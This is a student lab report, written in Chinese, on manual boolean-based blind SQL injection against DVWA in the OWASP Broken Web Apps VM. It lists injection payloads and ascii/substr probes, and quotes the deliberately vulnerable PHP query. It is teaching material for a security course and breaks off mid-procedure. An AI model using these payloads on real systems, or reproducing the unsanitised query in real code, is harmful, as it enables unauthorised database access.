《漏洞利用及渗透测试基础》实验报告

姓名： 赵悦蛟 学号：2313650 班级： 1071

**实验名称：**

SQL盲注。


**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。


**实验过程：**

SQL盲注是不能通过直接显示的途径获取数据库数据的方法。在盲注中，攻击者根据其返回页面的不同来判断信息（可能是页面内容不同，也可能是响应时间不同）。一般情况下，盲注可分为3类：基于布尔的SQL盲注、基于时间的SQL盲注、基于报错的SQL盲注。

1. 配置虚拟机环境
2. 下载OWASP并导入虚拟机




1. 输入用户名root，密码 owaspbwa。成功登陆到OWASP Broken Web Apps VM，可以得到虚拟机提供的URL。进入主机的浏览器，输入http://192.168.137.131/，在本机浏览器中访问 OWASP Web 界面。



1. 选择DVWA

局部截取_20250529_194053


进入这个界面将DVWA Security设置为low，完成实验环境的准备工作。




二．基于布尔的SQL盲注

1. 判断是否存在注入，注入是字符型还是数字型？


输入1，显示存在：



输入1' and 1=1 #，单引号闭合了原来SQL语句中的第一个单引号，后面的#闭合了后面的单引号。点击submit提交显示存在：




输入1' and 1=2 #，点击submit提交后没有显示，不存在：



这说明了存在字符型的SQL盲注。

点击View source，查看源码：



$id = $\_GET['id']; *// 直接获取用户输入的 `id`，未做任何过滤或转义*

$getid = 'SELECT first\_name, last\_name FROM users WHERE user\_id = '$id''; *// 直接将 `$id` 拼接到 SQL 语句中*


$result = mysql\_query($getid); *// 执行 SQL 查询*


可以看到在安全级别为low的情况下，程序没有对id进行处理。直接将用户输入拼接到 SQL 语句中，攻击者可通过构造恶意输入篡改查询逻辑。

1. 猜解数据库名

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。


输入 1' and length(database())=1 # ，显示不存在：



输入 1' and length(database())=2 # ，显示不存在（提交之后输入框清空）：

输入 1' and length(database())=3 # ，显示不存在，

输入 1' and length(database())=4 # ，显示存在：



说明数据库名长度为 4。

1. 接下来获取数据库名字

1. 输入 1' and ascii(substr(database(),1,1))>97 #，显示存在，说明数

据库名的第一个字符的 ascii值大于 97（小写字母 a 的 ascii 值）；

2. 输入 1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数

据库名的第一个字符的 ascii值小于 122（小写字母 z 的 ascii 值）；

3. 输入 1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数

据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

4. 输入 1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数

据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；

5. 输入 1' and ascii(substr(database(),1,1))<100 #，显示不存在，说明

数据库名的第一个字符的ascii 值不小于 100（小写字母 d 的 ascii 值）；

6. 输入 1' and ascii(substr(database(),1,1))>100 #，显示不存在，说明

